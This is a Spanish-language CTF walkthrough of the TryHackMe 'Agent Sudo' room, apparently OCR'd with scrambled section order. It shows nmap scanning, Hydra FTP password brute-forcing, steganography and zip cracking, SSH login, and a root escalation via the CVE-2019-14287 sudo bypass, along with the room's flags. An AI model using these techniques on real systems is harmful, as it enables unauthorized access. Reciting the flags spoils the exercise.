
```
┌──(viernez13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
└─$ ssh james@10.10.158.129
The authenticity of host '10.10.158.129 (10.10.158.129)' can't be established.
ED25519 key fingerprint is SHA256:rt6rNpPo1pGMkl4PRRE7NaQKAHV+UNkS9BfrCy8jVCA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.158.129' (ED25519) to the list of known hosts.
james@10.10.158.129's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 System information disabled due to load higher than 1.0


75 packages can be updated.
33 updates are security updates.


Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$
```

tenemos acceso por ssh

necesitamos revisar el contenido del jpg , levantaremos un http server con python

python3 -m http.server

wget http://10.10.158.129:8000/Alien_autospy.jpg




se hace una busqueda inversa , llegando a la noticia de foxnews que esl incidente del caso roswell falsa autopsia

comenzamos a revisar si logramos ser root


!root , uhmmm algo anda extraño

revisaremos haciendo prueba



version de sudo 1.8.21p2


https://www.exploit-db.com/exploits/47502



segun esto cualquier usuario puede ejecutar /bin/bash sin ser root , el cve de esta vulnerabilidad es : CVE[2019-14287]

```
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~# whoami
root
root@agent-sudo:~# cd /root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# ca root.txt
ca: command not found
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root#
```

y con esto hemos terminado la maquina


TryHackMe | Agent Sudo
(1) LinkedIn
sudo 1.8.27 - Security By
Google Reverse Image Se
Google Lens
Filmmaker reveals how h
tryhackme: agent sudo
https://tryhackme.com/room/agentsudoctf
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Try Hack Me
Dashboard
Learn
Compete
Other
Access Machines
Go Premium
14
2619
Agent Sudo
Start AttackBox
Help
Chart
Scoreboard
Difficulty: Easy
Congratulations
You've completed the room! Share this with your friends:
Twitter
Facebook
LinkedIn
Leave feedback
1000
800
600
400
200
0

Escaneo

map -sS -sV -A -T4 -vv 10.10.158.129

```
└─$ sudo nmap -sS -sV -A -T4 -vv
10.10.158.129
[sudo] contraseña para viernez13:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-28 05:06 -03
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:06
Completed NSE at 05:06, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:06
Completed NSE at 05:06, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:06
Completed NSE at 05:06, 0.00s elapsed
Initiating Ping Scan at 05:06
Scanning 10.10.158.129 [4 ports]
Completed Ping Scan at 05:06, 0.32s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:06
Completed Parallel DNS resolution of 1 host. at 05:06, 0.00s elapsed
Initiating SYN Stealth Scan at 05:06
Scanning 10.10.158.129 [1000 ports]
Discovered open port 22/tcp on 10.10.158.129
Discovered open port 21/tcp on 10.10.158.129
Discovered open port 80/tcp on 10.10.158.129
Completed SYN Stealth Scan at 05:06, 3.89s elapsed (1000 total ports)
Initiating Service scan at 05:06
Scanning 3 services on 10.10.158.129
Completed Service scan at 05:06, 7.03s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.10.158.129
Retrying OS detection (try #2) against 10.10.158.129
Retrying OS detection (try #3) against 10.10.158.129
Retrying OS detection (try #4) against 10.10.158.129
Retrying OS detection (try #5) against 10.10.158.129
Initiating Traceroute at 05:06
Completed Traceroute at 05:06, 3.05s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 05:06
Completed Parallel DNS resolution of 2 hosts. at 05:06, 0.00s elapsed
NSE: Script scanning 10.10.158.129.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:06
Completed NSE at 05:06, 11.01s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:06
Completed NSE at 05:06, 2.32s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:06
Completed NSE at 05:06, 0.00s elapsed
```

```
Nmap scan report for 10.10.158.129
Host is up, received reset ttl 61 (0.34s latency).
Scanned at 2024-01-28 05:06:09 -03 for 47s
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 61 vsftpd 3.0.3
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5hdrxDB30IcSGobuBxhwKJ8g+DJcUO5xzoaZP/
vJBtWoSf4nWDqaqlJdEF0Vu7Sw7i0R3aHRKGc5mKmjRuhSEtuKKjKdZqzL3xNTI2cItmyKsMgZz+lbMnc3
DouIHqlh748nQknD/
28+RXREsNtQZtd0VmBZcY1TD0U4XJXPiwleilnsbwWA7pg26cAv9B7CcaqvMgldjSTdkT1QNgrx51g4IF-
xtMlFGeJDh2oJkfPcX6KDcYo6c9W1l+SCSivAQsJ1dXgA2bLFkG/
wPaJaBgCzb8IOZOfxQjnIqBdUNFQPlwshX/nq26BMhNGKMENXJUpvUTshoJ/rFGgZ9Nj31r
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHdSVnnzMMv6VBLmga/
Wpb94C9M2nOXyu36FCwzHtLB4S4lGXa2LzB5jqnAQa0ihI6IDtQUimgvooZCLNl6ob68=
|   256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOL3wRjJ5kmGs/hI4aXEwEndh81Pm/fvo8EvcpDHR5nt
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Annoucement
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=1/28%OT=21%CT=1%CU=32813%PV=Y%DS=4%DC=T%G=Y%TM=
65B6
OS:0B20%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=108%TI=Z%II=I%TS=A)SEQ(S
OS:P=103%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=A)SEQ(SP=FF%GCD=1%ISR=106%TI=Z%II=
OS:I%TS=A)OPS(O1=M508ST11NW6%O2=M508ST11NW6%O3=M508NNT11NW6%O4=M508ST11N-
W6%
OS:O5=M508ST11NW6%O6=M508ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68
DF%W
OS:
6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M508NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S
=
OS:O%A=S+
%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD
OS:=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0
OS:%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=)U1
OS:
(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI
OS:=N%T=40%CD=S)

Uptime guess: 16.480 days (since Thu Jan 11 17:35:42 2024)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
```

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 169.74 ms 10.2.0.1
2 ... 3
4 365.43 ms 10.10.158.129

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 05:06
Completed NSE at 05:06, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 05:06
Completed NSE at 05:06, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 05:06
Completed NSE at 05:06, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 47.86 seconds
Raw packets sent: 1149 (54.522KB) | Rcvd: 1086 (46.954KB)

Hydra

```
    hydra -l chris -P /usr/share/wordlist/rockyou.txt 10.10.158.129 ftp
    ┌──(viernez13㉿kali)-[~/tryhackme/Agentesudo]
└─$ hydra -l chris -P /usr/share/wordlists/rockyou.txt 10.10.158.129
ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-28 05:07:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.158.129:21/
[STATUS] 151.00 tries/min, 151 tries in 00:01h, 14344248 to do in 1583:16h, 16 active
[21][ftp] host: 10.10.158.129   login: chris   password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-01-28 05:09:42
```

crystal

hallazgos

Agentes:
R=Deskel
C = chris = crystal
J= james = hackerrules!

cutie-alien.jpg
binwalk -e cutie.jpg

To_agentR.txt
365
365.zlib
8702.zip => alien

QXJlYTUx <= Base64 ⇐ Area51

user.txt
root.txt

ftp

ftp 10.10.158.129
chris
crystal

dir

mget *
y
y
y

```
┌──(viernez13㉿kali)-[~/tryhackme/Agentesudo]
└─$ ftp 10.10.158.129
Connected to 10.10.158.129.
220 (vsFTPd 3.0.3)
Name (10.10.158.129:viernez13): chris
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||30748|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> mget *
mget To_agentJ.txt [anpqy?]? y
229 Entering Extended Passive Mode (|||39027|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |***************************************************************************************************************************************|   217       76.39 KiB/s
00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (0.65 KiB/s)
mget cute-alien.jpg [anpqy?]? y
229 Entering Extended Passive Mode (|||35061|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |***************************************************************************************************************************************| 33143      100.88 KiB/s
00:00 ETAy
226 Transfer complete.
33143 bytes received in 00:00 (50.50 KiB/s)
mget cutie.png [anpqy?]? y
229 Entering Extended Passive Mode (|||58297|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |
```

```
**********************************************************************************************************************************| 34842     105.92 KiB/s
00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (47.44 KiB/s)
ftp> exit
221 Goodbye.

┌──(viernez13㉿kali)-[~/tryhackme/Agentesudo]
└─$
ls

agentesudo.ctb  charm.txt  cute-alien.jpg  cutie.png
To_agentJ.txt


┌──(viernez13㉿kali)-[~/tryhackme/
Agentesudo]
└─$
```

exiftool

exiftool cute-alien.jpg
exiftool cutie.png

```
┌──(viernez13㉿kali)-[~/tryhackme/
Agentesudo]
└─$ exiftool cute-
alien.jpg

ExifTool Version Number         :
12.70
File Name                       : cute-
alien.jpg
Directory                       : .

File Size                       : 33
kB
File Modification Date/Time     : 2019:10:29
09:22:37-03:00
File Access Date/Time           : 2024:01:28 05:09:10-03:00
File Inode Change Date/Time     : 2024:01:28 05:09:10-03:00
File Permissions                : -rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 96
Y Resolution                    : 96
Image Width                     : 440
Image Height                    : 501
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 440x501
Megapixels                      : 0.220

┌──(viernez13㉿kali)-[~/tryhackme/Agentesudo]
└─$ exiftool
cutie.png

ExifTool Version Number         : 12.70
File Name                       : cutie.png
Directory                       : .
File Size                       : 35 kB
File Modification Date/Time     : 2019:10:29 09:33:51-03:00
File Access Date/Time           : 2024:01:28 05:09:15-03:00
File Inode Change Date/Time     : 2024:01:28 05:09:15-03:00
File Permissions                : -rw-r--r--
File Type                       : PNG
```

File Type Extension : png
MIME Type : image/png
Image Width : 528
Image Height : 528
Bit Depth : 8
Color Type : Palette
Compression : Deflate/Inflate
Filter : Adaptive
Interlace : Noninterlaced
Palette : (Binary data 762 bytes, use -b option to extract)
Transparency : (Binary data 42 bytes, use -b option to extract)
Warning : [minor] Trailer data after PNG IEND chunk
Image Size : 528x528
Megapixels : 0.279


binwalk

```
binwalk -e cutie-alien.jpg
binwalk -e cutie.jpg
agentesudo.ctb  charm.txt  cute-alien.jpg  cutie.png  To_agentJ.txt

┌──(viernez13㉿kali)-[~/tryhackme/Agentesudo]
└─$ binwalk -e cute-
alien.jpg


DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01



┌──(viernez13㉿kali)-[~/tryhackme/Agentesudo]
└─$ binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0x365           Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file or
directory: 'jar', 'jar xvf '%e'' might not be installed correctly
34562         0x8702          Zip archive data, encrypted compressed size: 98, uncompressed size: 86,
name: To_agentR.txt
34820         0x8804          End of Zip archive, footer length: 22
```

john the ripper


john hash
┌──(viernez13㉿kali)-[~/tryhackme/Agentesudo/_cutie.png.extracted]
└─$ john
hash

Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien (8702.zip/To_agentR.txt)
1g 0:00:00:03 DONE 2/3 (2024-01-28 05:16) 0.2610g/s 11666p/s 11666c/s 11666C/s ilovegod..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.



steghide

steghide extract -sf cute-alien.jpg
Area51



message.txt